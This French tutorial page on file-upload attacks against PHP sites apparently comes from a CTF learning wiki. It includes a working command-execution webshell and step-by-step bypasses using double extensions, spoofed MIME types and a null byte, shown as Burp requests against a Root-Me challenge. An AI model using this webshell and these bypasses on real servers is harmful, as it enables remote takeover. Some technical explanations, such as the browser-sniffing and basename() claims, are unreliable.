
[Exploitation/Web] File upload

Introduction

Les injections de code par envoi de fichier sont redoutables sur les pages web puisqu'elles aboutissent généralement à une execution de commande à distance (**RCE**).

Les sécurités mises en place par les développeurs ne sont parfois pas suffisantes car un tas de paramètres doit être contrôlé avant de permettre l'envoie d'un fichier sur le serveur.



Source

- Documentation officielle de la fonction PHP basename()

Exploits

Webshell

```
<?php
   if(isset($_GET['cmd']))
   {
      system($_GET['cmd']);
   }
?>
```

Double extensions

En effet, les formulaires d'envoi de fichiers sont parfois uniquement protégé par un **filtre sur l'extension du fichier**.

Malheureusement, ce filtre est aisément contournable en mettant une **double extension** sur votre fichier.

Exemple :

```
payload.php.png
```

Ce type d'attaque fonctionne car le navigateur fait du **Content-Type-Sniffing** sur le fichier pour l'interpreter.

C'est à dire qu'il va l'analyser pour déterminer son type sans se fier à l'**extension** ou au **content-type** de l'en-tête du fichier.

Pour l'exploiter il suffit donc de :

- Créer votre payload au format standard php
- Renommer le fichier de sorte à ajouter l'extension de fichier autorisé (après le *.php*)
- Envoyer le fichier sur le serveur
- Accéder au fichier via l'URL pour exécuter le payload.

Type MIME

Une autre protection est le filtre par **type MIME** du fichier envoyé.

Les types MIME définissent le format et le type de contenu d'un fichier, permettant de reconnaître et d'interpréter correctement le contenu des fichiers.

Lors de l'envoi d'un fichier, le type MIME est spécifié dans l'entête de la requête via le paramètre **content-type**.

Grâce à des outils comme **Burp**, il est possible de modifier la requête pour modifier ce paramètre et tromper le serveur sur le type de fichier envoyé.

Voici quelques content-type (MIME) qui peuvent vous servir à contourner une protection basée sur le MIME :

- **application/pdf** (utilisé pour les fichiers pdf)
- **text/html** (utilisé pour les fichiers html)
- **application/php** (utilisé pour les fichiers php)
- **image/jpeg** (utilisé pour les fichiers jpeg/jpg)
- **application/png** (utilisé pour les fichiers png)

Null byte

Lorsque le serveur se base sur l'**extension du fichier** et sur le **MIME** du fichier il semble impossible de le duper.

Pourtant, il existe une dernière technique très puissante qui exploite une faiblesse de la fonction **basename()** utilisé en **php** pour obtenir le nom du fichier (ainsi que son extension).

Cette fonction étant codée en **langage C**, elle est sensible aux caractères **ASCII** dont le fameux **null byte**, aussi appelé caractère zéro.

Celui-ci marque **la fin d'une chaîne de caractère** en délaissant complètement tout les caractères qui peuvent suivre (comme l'extension d'un fichier par exemple).

Pour exploiter cette vulnérabilité, il suffit d'utiliser burp et de modifier la requête de sorte à :

- Modifier le content-type (si une sécurité MIME est présente).
- Ajouter un null byte suivi par une extension de fichier autorisé.

Voici la requête initiale lors de l'envoi du fichier **payload.php** :

```
Pretty  Raw  Hex
1  POST /web-serveur/ch22/?action=upload HTTP/1.1
2  Host: challenge01.root-me.org
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
6  Accept-Encoding: gzip, deflate
7  Content-Type: multipart/form-data; boundary=---------------------------142543768633579077443781084 8
8  Content-Length: 251
9  Origin: http://challenge01.root-me.org
10 Connection: close
11 Referer: http://challenge01.root-me.org/web-serveur/ch22/?action=upload
12 Cookie: PHPSESSID=b87d58a964b42438d6e9343c50b4f58c; _ga_SRYSKX09J7=GS1.1.1699016897.5.1.1699018194.0.0.0; _ga=GA1.1.548686021.1698777763
13 Upgrade-Insecure-Requests: 1
14
15 ---------------------------142543768633579077443781084 8
16 Content-Disposition: form-data; name="file"; filename="payload.php"
17 Content-Type: application/x-php
18
19 <?php echo 'Hacked'; ?>
20
21
22 ---------------------------142543768633579077443781084 8--
```

Et voici la requête modifiée :

```
Pretty  Raw  Hex
1  POST /web-serveur/ch22/?action=upload HTTP/1.1
2  Host: challenge01.root-me.org
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
6  Accept-Encoding: gzip, deflate
7  Content-Type: multipart/form-data; boundary=---------------------------142543768633579077443781084 8
8  Content-Length: 251
9  Origin: http://challenge01.root-me.org
10 Connection: close
11 Referer: http://challenge01.root-me.org/web-serveur/ch22/?action=upload
12 Cookie: PHPSESSID=b87d58a964b42438d6e9343c50b4f58c; _ga_SRYSKX09J7=GS1.1.1699016897.5.1.1699018194.0.0.0; _ga=GA1.1.548686021.1698777763
13 Upgrade-Insecure-Requests: 1
14
15 ---------------------------142543768633579077443781084 8
16 Content-Disposition: form-data; name="file"; filename="payload.php%00.jpeg"
17 Content-Type: image/jpeg
18
19 <?php echo 'Hacked'; ?>
20
21
22 ---------------------------142543768633579077443781084 8--
```

Une fois la requête envoyée et le fichier correctement envoyé sur le serveur, il ne reste plus qu'à trouver le chemin du fichier **payload.php** (*et non payload.php%00.jpeg car la fonction basenaem() a retiré toute cette partie du nom du fichier*).

Revision #7
Created 3 November 2023 12:49:58 by Elieroc
Updated 3 May 2024 13:19:54 by Elieroc